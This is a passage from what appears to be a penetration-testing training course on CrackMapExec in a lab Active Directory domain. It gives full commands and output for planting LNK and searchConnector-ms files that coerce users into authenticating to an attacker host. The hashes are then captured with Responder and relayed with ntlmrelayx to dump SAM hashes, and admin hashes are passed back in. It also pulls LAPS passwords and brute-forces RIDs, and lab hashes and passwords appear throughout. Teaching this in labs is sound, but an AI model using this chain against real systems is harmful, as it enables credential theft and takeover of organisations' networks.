proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M slinky -o SERVER=10.10.14.33 NAME=important
[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SLINKY      172.16.1.10     445    DC01             [+] Found writable
share: HR
SLINKY      172.16.1.10     445    DC01             [+] Created LNK file
on the HR share
```

```
SLINKY      172.16.1.10     445    DC01             [+] Found writable
share: IT-Tools
SLINKY      172.16.1.10     445    DC01             [+] Created LNK file
on the IT-Tools share
```


Network > DC01 > it

Name	Date modified	Type
Documents	11/1/2022 8:02 AM	File folder
Creds.txt	10/31/2022 10:16 ...	Text Document
IPlist.txt	10/31/2022 10:15 ...	Text Document
test	11/1/2022 8:48 AM	Shortcut

4 items 1 item selected 110 bytes

test Properties

Target type:
Target location:
Target:
Start in:
Shortcut key: None
Run: Normal window
Comment:

Change Icon

Windows can't find the file \\10.10.14.33\icons\icon.ico.

Note: CrackMapExec is generally considered opsec safe because everything is either run in memory, enumerated over the network using WinAPI calls, or executed using built-in Windows tools/features. We will get a prompt when a module doesn't meet these requirements. The Slinky module is an example of a not opsec safe module. We will get a prompt before proceeding.

Once the LNK file is created, we need to run `Responder` and wait for someone to browse to the share. To learn more about how to use Responder, we can check the section Attacking SMB in the Attacking Common Services module.

Starting Responder

```
sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie ([email protected])
  To kill this script, hit CTRL-C
```

```
<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.204.133
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\julio
[SMB] NTLMv2-SSP Hash     :
julio::INLANEFREIGHT:6ab02caa0926e456:433DB600379844344ED4D3A073CAF995:010
1000000000000004A2BBF8808D901D4CC1FFAB74CC23F00000000020008004400320058005
60001001E00570049004E002D003000550051005800 4E005700460041005500300044000400
03400570049004E002D003000550051005800 4E005700460041005500300044002E0044003
200580056002E004C004F00430041004C0003001400440<SNIP>
```

Note: The SMB option should be `On` in the `Responder.conf` file to capture the hash.

We got our NTLMv2 hash, and we need to crack it to exploit the account, or we can do an NTLM Relay. To crack it, we can use Hashcat mode `5600` just as we did with ASREPRoast and Kerberoasting. Let's focus on NTLM Relay.

NTLM Relay

Another solution is to relay the NTLMv2 hash directly to other servers and workstations on the network where SMB Signing is disabled. SMB Signing is essential because if a computer has SMB Signing enabled, we can't relay to that computer because we will be unable to prove our attack host's identity. To get a list of targets with SMB Signing disabled, we can use the option `--gen-relay-list`.

Now we can use Proxychains and get a list of the machines with SMB Signing disabled.

Getting Relay List

```
proxychains4 -q crackmapexec smb 172.16.1.0/24 --gen-relay-list relay.txt

SMB         172.16.1.5      445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
```

```
cat relay.txt

172.16.1.5
```

We will use `ntlmrelayx` with the previous list we got from the option `--gen-relay-list`. If we find an account with local administrator privileges on the target machine, if no other options are specified, `ntlmrelayx` will automatically dump the SAM database of the target machine and we would be able to attempt to perform a pass-the-hash attack with any local admin user hashes.

Execute NTLMRelayX

```
sudo proxychains4 -q ntlmrelayx.py -tf relay.txt -smb2support --no-http

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

We need to wait until a user accesses the SMB share, and our LNK file forces them to connect to our target machine (this happens in the background, and the user will not notice anything out of the ordinary). Once this is done, we should see something like this in the `ntlmrelayx` console:

```
sudo proxychains4 -q ntlmrelayx.py -tf relay.txt -smb2support --no-http

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation
```

```
<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.1.5
[*] Authenticating against smb://172.16.1.5 as INLANEFREIGHT/JULIO SUCCEED
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x29fc3535fc09fb37d22dc9f3339f6875
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30b3783ce2abf1af70f77d0
660cf3453:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077a
ee1958e7f78070:::
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ed3f3ac:::
sshd:1004:aad3b435b51404eeaad3b435b51404ee:d24156d278dfefe29553408e826a95f
6:::
htb:1006:aad3b435b51404eeaad3b435b51404ee:6593d8c034bbe9db50e4ce94b1943701
:::
[*] Done dumping SAM hashes for host: 172.16.1.5
[*] Stopping service RemoteRegistry
```

Then we can use `crackmapexec` to authenticate to the target machine using the administrator hash:

Testing Local Accounts

```
proxychains4 -q crackmapexec smb 172.16.1.5 -u administrator -H
30b3783ce2abf1af70f77d0660cf3453 --local-auth

SMB         172.16.1.5      445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         172.16.1.5      445    MS01             [+]
MS01\administrator:30b3783ce2abf1af70f77d0660cf3453 (Pwn3d!)
```

Cleanup Everything

When we finish with the module, cleaning up the LNK file using the option `-o CLEANUP=YES` and the name of the LNK file `NAME=important` is crucial.

Cleanup

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M slinky -o NAME=important CLEANUP=YES

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SLINKY      172.16.1.10     445    DC01             [+] Found writable
share: HR
SLINKY      172.16.1.10     445    DC01             [+] Deleted LNK file
on the HR share
SLINKY      172.16.1.10     445    DC01             [+] Found writable
share: IT-Tools
SLINKY      172.16.1.10     445    DC01             [+] Deleted LNK file
on the IT-Tools share
```

Stealing Hashes with drop-sc Module

Before concluding this section, let's look at another method of forcing authentication using a file format other than `LNK`, the .searchConnector-ms and `.library-ms` formats. Both of these file formats have default file associations on most Windows versions. They integrate with Windows to show content from an arbitrary location which can also be a remote location, by specifying a WebDAV share.

In essence, they perform the same function as the LNK file. To learn more about the discovery of this method, we can read the blog post Exploring search connectors and library files in Windows.

CrackMapExec has a module named `drop-sc`, which allows us to create a `searchConnector-ms` file in a shared folder. To use it, we need to specify the option `URL` to target our SMB fake server. In this case, our host running `ntlmrelayx`. The `URL` needs to be escaped with double backslashes (\), for example: `URL=\\\\10.10.14.33\\secret`.

Optionally we can specify the following options:

- The target shared folder with the option `SHARE=name`. If we don't specify this option, it will write the file in all shares with `WRITE` permissions.

- The filename with the option `FILENAME=name`. If we don't specify this option, it will create a file named "Documents."
- The option `CLEANUP=True` if we want to clean the files we created. We need to specify the filename option if we use a custom name.

Let's see `drop-sc` in action:

Dropping a searchConnector-ms File

```
crackmapexec smb -M drop-sc --options

[*] drop-sc module options:

            Technique discovered by @DTMSecurity and @domchell to remotely
coerce a host to start WebClient service.
            https://dtm.uk/exploring-search-connectors-and-library-files-
on-windows/
            Module by @zblurx
            URL         URL in the searchConnector-ms file, default
https://rickroll
            CLEANUP     Cleanup (choices: True or False)
            SHARE       Specify a share to target
            FILENAME    Specify the filename used WITHOUT the extension
searchConnector-ms (it's automatically added); the default is "Documents".
```

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M drop-sc -o URL=\\\\10.10.14.33\\secret SHARE=IT-Tools FILENAME=secret

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] Y
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
DROP-SC     172.16.1.10     445    DC01             [+] Found writable
share: IT-Tools
DROP-SC     172.16.1.10     445    DC01             [+] Created
secret.searchConnector-ms file on the IT-Tools share
```

Once a user accesses the shared folder, and while we have `ntlmrelayx` listening, we should also be able to relay to the target machine.

Relaying Using NTLMRelayx and drop-sc

```
sudo proxychains4 -q ntlmrelayx.py -tf relay.txt -smb2support --no-http

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.1.5
[*] Authenticating against smb://172.16.1.5 as INLANEFREIGHT/JULIO SUCCEED
[*] SMBD-Thread-4: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x29fc3535fc09fb37d22dc9f3339f6875
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30b3783ce2abf1af70f77d0
660cf3453:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077a
ee1958e7f78070:::
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ed3f3ac:::
sshd:1004:aad3b435b51404eeaad3b435b51404ee:d24156d278dfefe29553408e826a95f
6:::
htb:1006:aad3b435b51404eeaad3b435b51404ee:6593d8c034bbe9db50e4ce94b1943701
:::
[*] Done dumping SAM hashes for host: 172.16.1.5
[*] Stopping service RemoteRegistry
```

Finally, we can clean up the `.searchConnector-ms` file with the `CLEANUP=True` option:

Cleaning Up searchConnector-ms Files

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u grace -p Inlanefreight01!
-M drop-sc -o CLEANUP=True FILENAME=secret

[!] Module is not opsec safe, are you sure you want to run this? [Y/n] y
SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
```

```
DROP-SC      172.16.1.10      445     DC01             [+] Found writable
share: IT-Tools
DROP-SC      172.16.1.10      445     DC01             [+] Deleted
secret.searchConnector-ms file on the IT-Tools share
```

Next Steps

`LNK` files are commonly known for this type of attack. Using another file type, such as `.searchConnector-ms`, can help you to go unnoticed.

In the following sections, we will explore CrackMapExec's enumeration options.

Mapping and Enumeration with SMB

CrackMapExec comes with a lot more options when it comes to enumeration with a valid domain user account. We have covered the most used options but let's dig deeper. Here is the list of all the choices we can use once we get a valid account, even if it is not privileged:

Command	Description
`crackmapexec smb <target> -u <u> -p <p> --loggedon-users`	Enumerate logged users on the target
`crackmapexec smb <target> -u <u> -p <p> --sessions`	Enumerate active sessions on the target
`crackmapexec smb <target> -u <u> -p <p> --disks`	Enumerate disks on the target
`crackmapexec smb <target> -u <u> -p <p> --computers`	Enumerate computer on the target domain
`crackmapexec smb <target> -u <u> -p <p> --wmi`	Issues the specified WMI query
`crackmapexec smb <target> -u <u> -p <p> --wmi-namespace`	WMI Namespace (default: root\cimv2)
`crackmapexec smb <target> -u <u> -p <p> --rid-brute`	Enumerate users by bruteforcing the RID on the target
`crackmapexec smb <target> -u <u> -p <p> --local-groups`	Enumerate local groups, if a group is specified then its members are enumerated
`crackmapexec smb <target> -u <u> -p <p> --shares`	Enumerate permissions on all shares of the target
`crackmapexec smb <target> -u <u> -p <p> --users`	Enumerate domain users on the target

Command	Description
`crackmapexec smb <target> -u <u> -p <p> --groups`	Enumerate domain groups on the target
`crackmapexec smb <target> -u <u> -p <p> --pass-pol`	Password policy of the domain

Let's review the ones we have not to work before:

Enumerate active sessions / logged users on the target

If we have compromised multiple targets, it may be worth checking active sessions, maybe there is a domain administrator, and we need to focus our effort on that particular target. To identify users in a computer, we can use the options `--sessions` and `--loggedon-users`. Sessions mean user credentials are used in the target machine even though the user is not logged on. Logged-on users are self-explanatory; it means that a user has logged on to the target machine. Bloodhound is another tool we can use to find active sessions.

Using sessions and loggendon-users options

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --loggedon-users
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated loggedon users
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\julio logon_server: DC01
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\DC01$
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\svc_workstations          logon_server: DC01
```

If we are looking for a particular user, we can use the option `--loggedon-users-filter` followed by the name of the user we are looking for. In case we are looking for multiple users, it also supports regex.

Using the filter option with loggedon-users

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --loggedon-users --loggedon-users-filter julio
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [+] Enumerated
loggedon users
SMB         10.129.203.121  445    DC01             INLANEFREIGHT\julio
logon_server: DC01
```

Note: Typically, administator permissions are required for successful execution of the `--loggedon-users` or `--sessions` switches.

Enumerate Computers

CME can also enumerate domain computers, and it does by performing an LDAP request.


Enumerating Computers in the Domain

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --computers
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated domain
computer(s)
SMB         10.129.203.121  445    DC01
inlanefreight.htb\MS01$
SMB         10.129.203.121  445    DC01
inlanefreight.htb\DC01$
```

Note: Although this option is only available in the SMB protocol, CME is doing an LDAP query.

Enumerate LAPS

The `Local Administrator Password Solution (LAPS)` provides management of local account passwords of domain-joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read them or request a reset. If LAPS is used inside the domain and we compromise an account that can read LAPS passwords, we can use the option `--laps` with a list of targets and execute commands or use other options such as `--sam`.



```
┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec ldap poudlard.wizard -u tom -p October2021 -M laps
SMB         192.168.133.148 445    poudlard.wizard  [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:poudlard.wizard) (signing:True) (SMBv1:
LDAP        192.168.133.148 389    poudlard.wizard  [+] poudlard.wizard\tom:October2021
LAPS        192.168.133.148 389    DC01             [*] Getting LAPS Passwords
LAPS        192.168.133.148 389    DC01             Computer: DC01$               Password: DN/9[pl65HNO9@
LAPS        192.168.133.148 389    DC01             Computer: ADCS$               Password: A3)[qo4CS6#I$t
LAPS        192.168.133.148 389    DC01             Computer: SQL01$              Password: k9nzH@cBcFBv!-

┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb /tmp/hosts -u tom -p October2021 --laps
SMB         192.168.133.138 445    192.168.133.138  [*] Windows 10.0 Build 17763 x64 (name:ADCS) (domain:poudlard.wizard) (signing:False) (SMBv1
SMB         192.168.133.167 445    192.168.133.167  [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:SQL01) (domain:poudlard.wizard
SMB         192.168.133.138 445    192.168.133.138  [+] ADCS\administrator:A3)[qo4CS6#I$t (Pwn3d!)
SMB         192.168.133.167 445    192.168.133.167  [+] SQL01\administrator:k9nzH@cBcFBv!- (Pwn3d!)

┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb /tmp/hosts -u tom -p October2021 --laps --sam
SMB         192.168.133.167 445    192.168.133.167  [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:SQL01) (domain:poudlard.wizard
SMB         192.168.133.138 445    192.168.133.138  [*] Windows 10.0 Build 17763 x64 (name:ADCS) (domain:poudlard.wizard) (signing:False) (SMBv1
SMB         192.168.133.167 445    192.168.133.167  [+] SQL01\administrator:k9nzH@cBcFBv!- (Pwn3d!)
SMB         192.168.133.138 445    192.168.133.138  [+] ADCS\administrator:A3)[qo4CS6#I$t (Pwn3d!)
SMB         192.168.133.167 445    192.168.133.167  [+] Dumping SAM hashes
SMB         192.168.133.167 445    192.168.133.167  Administrator:500:aad3b435b51404eeaad3b435b51404ee:4590d90c80f5cdb8cbcfc3e937b4aa84:::
SMB         192.168.133.167 445    192.168.133.167  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.167 445    192.168.133.167  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.167 445    192.168.133.167  [+] Added 3 SAM hashes to the database
SMB         192.168.133.138 445    192.168.133.138  [+] Dumping SAM hashes
SMB         192.168.133.138 445    192.168.133.138  Administrator:500:aad3b435b51404eeaad3b435b51404ee:24cf58cd48500170a0e3e244571b531c:::
SMB         192.168.133.138 445    192.168.133.138  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.138 445    192.168.133.138  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.133.138 445    192.168.133.138  WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cddc831ea5e7359b8c5fe18d9d2318ca:::
SMB         192.168.133.138 445    192.168.133.138  toto:1000:aad3b435b51404eeaad3b435b51404ee:999e1c2a032ada29d812361249fb3c58:::
SMB         192.168.133.138 445    192.168.133.138  test2:1001:aad3b435b51404eeaad3b435b51404ee:0210e43570d22539c0bc588587d2a7e6:::
SMB         192.168.133.138 445    192.168.133.138  adminlocal:1002:aad3b435b51404eeaad3b435b51404ee:999e1c2a032ada29d812361249fb3c58:::
SMB         192.168.133.138 445    192.168.133.138  [+] Added 7 SAM hashes to the database
```

Source: Defeating LAPS

Note: If the default administrator account name is not "administrator," add the username after the option `--laps username`.

Enumerate Users by Brute-forcing the RID on the Target `--rid-brute`

An uncommonly used feature is the `RID Bruteforce` to build user lists. We can create a list of users with `BloodHound` or `PowerView`. However, these techniques will likely get caught and take some time to set up. By using the `--rid-brute` option of CrackMapExec, it is possible to gather a list of users by brute forcing its UserID.

List Local Users

```
crackmapexec smb 10.129.203.121 -u grace -p Inlanefreight01! --rid-brute

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\grace:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Brute forcing RIDs
SMB         10.129.203.121  445    DC01             498:
INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             500:
INLANEFREIGHT\Aministrator (SidTypeUser)
SMB         10.129.203.121  445    DC01             501:
INLANEFREIGHT\Guest (SidTypeUser)
```

```
SMB         10.129.203.121  445    DC01             502:
INLANEFREIGHT\krbtgt (SidTypeUser)
SMB         10.129.203.121  445    DC01             512:
INLANEFREIGHT\Domain Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             513:
INLANEFREIGHT\Domain Users (SidTypeGroup)
SMB         10.129.203.121  445    DC01             514:
INLANEFREIGHT\Domain Guests (SidTypeGroup)
SMB         10.129.203.121  445    DC01             515:
INLANEFREIGHT\Domain Computers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             516:
INLANEFREIGHT\Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             517:
INLANEFREIGHT\Cert Publishers (SidTypeAlias)
SMB         10.129.203.121  445    DC01             518:
INLANEFREIGHT\Schema Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             519:
INLANEFREIGHT\Enterprise Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             520:
INLANEFREIGHT\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.203.121  445    DC01             521:
INLANEFREIGHT\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             522:
INLANEFREIGHT\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.203.121  445    DC01             525:
INLANEFREIGHT\Protected Users (SidTypeGroup)
SMB         10.129.203.121  445    DC01             526: INLANEFREIGHT\Key
Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             527:
INLANEFREIGHT\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             553: INLANEFREIGHT\RAS
and IAS Servers (SidTypeAlias)
SMB         10.129.203.121  445    DC01             571:
INLANEFREIGHT\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.203.121  445    DC01             572:
INLANEFREIGHT\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.203.121  445    DC01             1002:
INLANEFREIGHT\DC01$ (SidTypeUser)
SMB         10.129.203.121  445    DC01             1103:
INLANEFREIGHT\DnsAdmins (SidTypeAlias)
SMB         10.129.203.121  445    DC01             1104:
INLANEFREIGHT\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.203.121  445    DC01             1106:
INLANEFREIGHT\julio (SidTypeUser)
SMB         10.129.203.121  445    DC01             1107:
INLANEFREIGHT\david (SidTypeUser)
SMB         10.129.203.121  445    DC01             1108:
INLANEFREIGHT\john (SidTypeUser)
SMB         10.129.203.121  445    DC01             1109:
INLANEFREIGHT\svc_workstations (SidTypeUser)
```

```
SMB         10.129.203.121  445    DC01             2107:
INLANEFREIGHT\MS01$ (SidTypeUser)
SMB         10.129.203.121  445    DC01             2606:
INLANEFREIGHT\carlos (SidTypeUser)
SMB         10.129.203.121  445    DC01             2607:
INLANEFREIGHT\robert (SidTypeUser)
SMB         10.129.203.121  445    DC01             2608:
INLANEFREIGHT\Linux Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             2609:
INLANEFREIGHT\LINUX01$ (SidTypeUser)
```

By default, `--rid-brute` enumerate objects brute forcing RIDs up to 4000. We can modify its behavior using `--rid-brute [MAX_RID]`.

The `--rid-brute` option can be used to retrieve user names and other Active Directory objects that match the brute-forced IDs. It can also be used to enumerate domain accounts if `NULL Authentication` is enabled. It's important to remember that this option can be used in these ways.

Enumerate Disks

An important piece that we sometimes need to remember to check is the additional disks that may exist on a server. CrackMapExec has an option `--disks` that allows us to check the disks that exist in the server.

Enumerating Disks

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --disks

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated disks
SMB         10.129.203.121  445    DC01             C:
SMB         10.129.203.121  445    DC01             D:
```

Enumerating Local and Domain Groups

We can enumerate local groups with `--local-groups` or domain groups with `--groups`.

Enumerating Local Groups

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --local-
groups

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated local
groups
SMB         10.129.203.121  445    DC01             Cert Publishers
membercount: 0
SMB         10.129.203.121  445    DC01             RAS and IAS Servers
membercount: 0
SMB         10.129.203.121  445    DC01             Allowed RODC Password
Replication Group  membercount: 0
SMB         10.129.203.121  445    DC01             Denied RODC Password
Replication Group   membercount: 8
SMB         10.129.203.121  445    DC01             DnsAdmins
membercount: 0
SMB         10.129.203.121  445    DC01
SQLServer2005SQLBrowserUser$DC01         membercount: 0
SMB         10.129.203.121  445    DC01             Server Operators
membercount: 5

<SNIP>

SMB         10.129.203.121  445    DC01             Remote Management
Users                    membercount: 3
SMB         10.129.203.121  445    DC01             Storage Replica
Administrators           membercount: 0
```

Enumerating Domain Groups

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --groups

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated domain
group(s)
SMB         10.129.203.121  445    DC01             LAPS_PCAdmin
membercount: 1
```

```
SMB         10.129.203.121  445    DC01             LAPS_DCAdmin
membercount: 0
SMB         10.129.203.121  445    DC01
SQLServer2005SQLBrowserUser$DC01         membercount: 0
SMB         10.129.203.121  445    DC01             Help Desk 2
membercount: 0
SMB         10.129.203.121  445    DC01             Help Desk
membercount: 0
SMB         10.129.203.121  445    DC01             Linux Admins
membercount: 3

<SNIP>

SMB         10.129.203.121  445    DC01             Guests
membercount: 2
SMB         10.129.203.121  445    DC01             Users
membercount: 3
SMB         10.129.203.121  445    DC01             Administrators
membercount: 5
```

If we want to get the group members, we can use `--groups [GROUP NAME]`.

Group Members

```
